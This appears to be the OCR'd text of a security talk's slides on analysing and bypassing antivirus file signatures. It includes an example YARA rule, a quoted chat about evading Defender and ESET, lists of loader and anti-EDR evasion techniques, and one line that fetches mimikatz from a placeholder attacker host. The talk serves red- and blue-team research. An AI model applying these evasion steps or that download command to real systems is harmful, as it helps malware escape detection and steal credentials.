Analyzing and Reverse Engineering Antivirus Signatures

Cracking the Shield

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https://bit.ly/45h73JY

Our Signatures Are Bad

And We Should Feel Bad

About Me

Developer // TerreActive

Pentester // Compass Security

Developer // UZH

SOC Analyst // Infoguard

RedTeam Lead // Raiffeisen

SSL/TLS Recommendations
// OWASP Switzerland

Burp Sentinel - Semi Automated Web Scanner
// BSides Vienna

Automated WAF Testing and XSS Detection
// OWASP Switzerland Barcamp

Fuzzing For Worms - AFL For Network Servers
// Area 41

Develop your own RAT - EDR & AV Defense
// Area 41

Memory Corruption Exploits & Mitigations
// BFH - Bern University of Applied Sciences

Gaining Access
// OST - Eastern Switzerland University of Applied Sciences

Content

Background, 11min	01	The scope and intro
Scanning, 11min	02	Identifying matches
Verifying, 15min	03	Make sure matches work
Augment & Outflank, 15min	04	Bypass AV
What does it all mean, 5min	05	Conclusion

Project Websites

Try it yourself live:

- https://avred.r00ted.ch

Source:

- https://github.com/dobin/avred
- https://github.com/dobin/avred-server

Signatures


& Research Area

Intro

Intro: Signatures


This talk is about **file signatures**

- Used in Antivirus
- Used to detect malicious files
- Multiple byte strings
- Using AND, OR



```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

Intro: Where are Signatures?



Intro: Not Signatures

I talk about the **Anvirus part of Antivirus** software

Or: **File scanning for malware**

Not part of this talk:

Sandbox Execution
In-memory scanning
Heuristics
Behaviour based detection
EDR / EPP
Runtime AMSI

Intro: Signatures

https://www.cnet.com/news/privacy/new-antivirus-software-looks-at-behaviors-not-signatures/ (2009)

"The antivirus companies are flooded with malware to add to signature databases," with **20,000 to 30,000 new unique samples** coming out every day, said Roger Thompson, chief research officer at AVG. "It's time to do something different."

Things to consider when creating or using signatures:

- False positive rate
- Performance

Intro: Why thinking about signatures?

Red Teaming:
Antivirus should not remove our shit

Blue Teaming:
Antivirus should remove all the malicious shit


Initial Access:
LNK, Docx with macros

C2 Implants:
CobaltStrike, Sliver

Tools:
Mimikatz, Seatbelt

Intro: RedTeaming

```
$ curl evil.ch/mimikatz.exe

$ ./mimikatz.exe
File not found
```



[redacted] 11:38 PM
[redacted] any insight on snaffler and grouper being insta detected by windows defender. Do you obfuscate the exe files?

Friday, April 21st

[redacted] 3:02 AM
pretty confident there isn't any effort at all going into obfuscation/avoidance, and won't be

[redacted] 3:19 AM
[redacted] if you're using the releases off github then obviously those will be extremely "siggy"

if you're compiling it "as is" from github then those will also be quite siggy

[redacted] 3:21 AM
but i bet if you did a find/replace on a few key words in the codebase (like the names of the project) you could get some good easy wins

[redacted] 9:28 AM
[redacted] replacing mentions etc didn't fully work yet. I let visual studio optimize the code and changed the assembly name and that seems to have done the trick (edited)

[redacted] 9:28 AM
Good to know

[redacted] 9:41 AM
Small update. I can now execute it past windows defender but Eset Server Security still detects it. I'll try to dive into obfuscation a little deeper it currently gets detected by 13 vendors om virustotal where this was 39 before (edited)

[redacted] 1:02 PM
[redacted] any tips? I tried some obfuscation techniques but can't bypass ESET. I have this problem with both snaffler and Grouper

[redacted] 1:02 PM
Don't try to run them on disk

Run them in memory or proxy them into the environment via C2

[redacted] 1:04 PM
Hmm I'm (even tho I read your reccomendations in the readme) trying to use it as part of an audit instead of as an actual attacker

Problem is already getting the tools on the DC. I used grouper in the past fine before it got detected.


I also got it somewhat obfuscated haha, it is detected only by Defender and Eset in the obfuscated version, but these happen to be the two things running

Intro: Anti-Signature

AV detects a tool - what to do?

- **Recompile**
  - Some tools dont even release a binary on github anymore
- **Obfuscate**
  - Change source code, encrypt strings, etc.
- **Packer**
  - UPX etc.
  - Can be detected reliably
- **Loader**
  - Use loader to decrypt code
  - Uses Process injection etc. to run it

Intro: Loader’s



Intro: Loader’s


Loader:

- Need **Anti-EDR**
- Powershell version downgrades, process injection, hollowing, API unhooking, (in-) direct syscalls with ROP, thread sleep, fake backtrace, process herpaderping…

And: **DLL Sideloading** becomes a trend

- but files on disk are being scanned

Why not go back to the beginning,
and attack the signatures itself?



Joe Desimone
@dez_

Call stacks everywhere! Elastic Endpoint now has procmon like visibility 😍. Direct syscalls, unhooking, callback functions, sleep evasions, hollowing, and more easily detected. Sorry not sorry C2 authors 😂
elastic.co/security-labs/...

e.name	event.code	process.thread.Ext.call_stac...	process.thread.Ext.call_stack.symbol_info	process.name
Potential NTDLL Memory Unhooking	behavior	ntdll.dll|kernelbase.dll|msinforegisterdevicefilter.dll|rundll32.exe|kernel32.dl...	[C:\Windows\System32\ntdll.dll!ZwMapViewOfSection+0x14, C:\Windows\System32\KernelBase.dll!MapV...	rundll32.exe
Process from Archive or Removable Media via Unbacked Code	behavior	-	-	Former_M4D_members.pdf.exe
Process Creation from Modified NTDLL	behavior	-	-	Former_M4D_members.pdf.exe

Antivirus

in the Age of

floppy disks

The good old times

Oldschool Antivirus

- Viruses are distributed via floppy disks
- Old-school viruses
    - Infect exe files
    - When started: copy to other exes
    - Exe files get distributed via floppy (games)

Elk Cloner (1982) - Apple II
The Brain Virus (1986) - IBM
The Vienna Virus (1987) - Makro


Original Virus

Bacteria:


- Organism
- Alive
- Antiobiothics


Virus:


- Strang of “DNA”
- Dead (?)
- Needs a host to replicate
- Show DNA to our immune system
  - Signature -> (Antivirus scanner)




Oldschool Virus




SYMANTEC.
NORTON
AntiVirus2000
VERSION 6.0
The #1 anti-virus software
Automatic Internet and email protection with easy updating


McAFEE
VirusScan
70 Million Users Worldwide
Eradicates Viruses
Destroy Threats From Internet & Email
Fast & Easy Updates
NEW VERSION for Windows 95/98
#1 Virus Detection and Removal

Oldschool Virus

